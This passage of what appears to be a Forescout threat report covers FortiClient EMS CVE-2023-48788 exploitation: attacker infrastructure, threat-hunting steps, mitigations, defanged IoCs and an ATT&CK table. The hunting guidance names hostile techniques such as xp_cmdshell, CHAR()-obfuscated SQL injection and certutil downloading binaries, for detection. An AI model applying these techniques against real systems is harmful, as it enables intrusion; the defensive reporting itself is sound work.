This incident was not isolated. We observed scanning activity from the same IP address 185[.]56[.]83[.]82 for FortiClient EMS in other customer networks beginning March 21 and continuing on March 22, March 25th and March 28th. The timeframe is consistent with exploitation attempts shown in Section 3 and this was seen even for customers who do not use FortiClient EMS in their environment but use other VPN appliances. However, we do not see indiscriminate automated exploitation attempts on honeypots (as we have seen in the past with other vulnerabilities on edge devices). The observed activity clearly has a manual component evidenced by all the failed attempts to download and install tools, as well as the relatively long time taken between attempts.

This is evidence that this activity is part of a specific campaign, rather than an exploit included in automated cybercriminal botnets. From our observations, it appears that the actors behind this campaign are not mass scanning but choosing target environments that have VPN appliances.

Other cybersecurity companies [1] [2] have also seen similar incidents with the exploitation of CVE-2023-48788 to download RMM software, including ScreenConnect and Atera. All the reports we have seen are similar, including IP addresses and infrastructure that intersect with our observations and manual exploitation.

The IPs and domains involved in the incident we described in Section 3 were also involved in previous cases:

- 185[.]56[.]83[.]82 tried to login to Fortinet SSLVPN appliances on March 14, a couple of days after the Fortinet advisory was released and before the public PoC for CVE-2023-48788. We also observed the same activity on March 25th and March 27th. This IP address was also seen in 2022 trying to login to several Fortinet SSLVPN appliances and using similar techniques to download and execute malicious payloads.

- 144[.202[.]21[.]16 is part of AS20473 and had ports 3389 and 5985 available with hostname “vultr-guest” at the time of the incident. This is the default hostname for endpoints hosted by Vultr, which was known to host threat actor infrastructure for actors exploiting FortiGate appliance vulnerability CVE-2018-13379 in 2022. Another IP address mentioned in a similar FortiClient EMS incident observed by another company was 45[.]77[.]160[.]195 which is also hosted by the same provider.

- 95[.]179[.]241[.]10 has an associated domain name of ls[.]vfxtraining[.]shop and is also hosted on AS20473 by Vultr (with the same hostname “vultr-guest”). The host had open ports 22/SSH, 2053/HTTP, 2083/HTTP, 2087/HTTP, 2096/HTTP, 8443/HTTP and 8888/HTTP on which we could see the certificate common name mci11[.]raow[.]fun. Pivoting off of this name, we could obtain additional IP addresses spread over Germany, United Arab Emirates and United Kingdom. The site also has one open directory with files such as adduser, delete, kill.php, killusers.sh, online.php, syncdb.php and token.php.


- ursketz[.]com was contacted by a suspicious PowerShell script named document092893DL.jpeg.lnk on April 12, 2021. That script tries to download files from a GitHub repository, now offline, that had a folder "Project Nhap mon an toan thong tin" (English translation: "Project Introductory Information Security") and several suspicious DLL, EXE and SH files.


- ursketz[.]com resolved to 2a02:4780:a:952:0:1e10:e79b:1 (IPv6) and 141[.]136[.]43[.]188 (IPv4) at least from 2022. A snapshot of the website from July 21, 2022 shows the title "UrSketz - Digital Assets Investment Company" with content in German. The address on the page is an office building in Germany.

The evidence above points to a possible, active threat actor since at least 2022 targeting Fortinet appliances and using Vietnamese and German languages in their infrastructure. Though we initially perceived this was a security team or research team in Vietnam based on the GitHub repository, they are actively exploiting and installing tools post-exploitation on real targets instead of just researching. We intend to track this infrastructure and report on this actor again in the future.

5. Log collection and threat hunting opportunities

- Data gathering:
  - FcmDaemon logs on C:\Program Files (x86)\Fortinet\FortiClientEMS\logs.
  - Error log from SQL server: C:\Program Files\Microsoft SQL Server\MSSQL.150\MSSQL\LOG\ERRORLOG*
  - C:\Program Files *ScreenConnect
  - Windows PowerShell EVTX
  - Application EVTX
  - System EVTX
- Hunt for suspicious PowerShell making internal or external network connections
- Hunt for suspicious SQL statements: RECONFIGURE, xp_cmdshell, common SQL injection
- Hunt for RMM tools: service installation or guest/external connections





6. Mitigation recommendations, TTPs and IoCs

To mitigate against exploitation of CVE-2023-48788, follow these steps:

- Apply the patch provided by Fortinet.
- Ensure that the traffic reaching FortiClient EMS is constantly monitored for signs of exploitation by using an intrusion detection systems (IDS).
- Consider using a web application firewall (WAF) to block potentially malicious requests.
- Use the IoCs and TTPs shared below for threat detection and hunting in your network.

The following IOCs come from the incident described in Section 3 and others shared by the community.

Type	Indicators
IP addresses	**Seen in our incident:** 141[.]136[.]43[.]188 (IPv4) / 2a02:4780:a:952:0:1e10:e79b:1 (IPv6) 144[.]202[.]21[.]16 185[.]56[.]83[.]82 95[.]179[.]241[.]10 **Seen in other incidents:** 45[.]77[.]160[.]195 216[.]245[.]184[.]86

URLs / Domains	**Seen in our incident:** mci11[.]raow[.]fun **Seen in other incidents:** hxxp[:]//45.227.255[.]213:20201 hxxp[:]//68[.]178.202.116 jxqmwbgxygkyftpxykdk8cfkq1hy371pz.oast[.]fun
Hostnames	"VULTR-GUEST"

ATT&CK TTP	Procedure examples	Detection
T1190 – Exploit Public-Facing Application	SQL injection like statements in application specific folders	Network
T1219 – Remote Access Software	Common RMM IP/domain connections	Network
T1059.003 – Windows Command Shell	Certutil.exe running on command shell	Endpoint
T1059.001 – PowerShell	Suspicious powershell.exe commands	Endpoint
T1027 – Command Obfuscation	Use of CHAR() on SQL injection payloads	Endpoint
T1105 – Ingress tool transfer	Certutil.exe downloading binaries	Endpoint
T1133 – External remote services	Connections to/from VPN networks Connections to new sites from appliance servers	Network
T1218.007 – Msiexec	Msiexec.exe executing malicious payloads	Endpoint

© 2024 Forescout Technologies, Inc. All rights reserved. Forescout Technologies, Inc. is a Delaware corporation. A list of our trademarks and patents is available at www.forescout.com/company/legal/intellectual-property-patents-trademarks. Other brands, products or service names may be trademarks or service marks of their respective owners.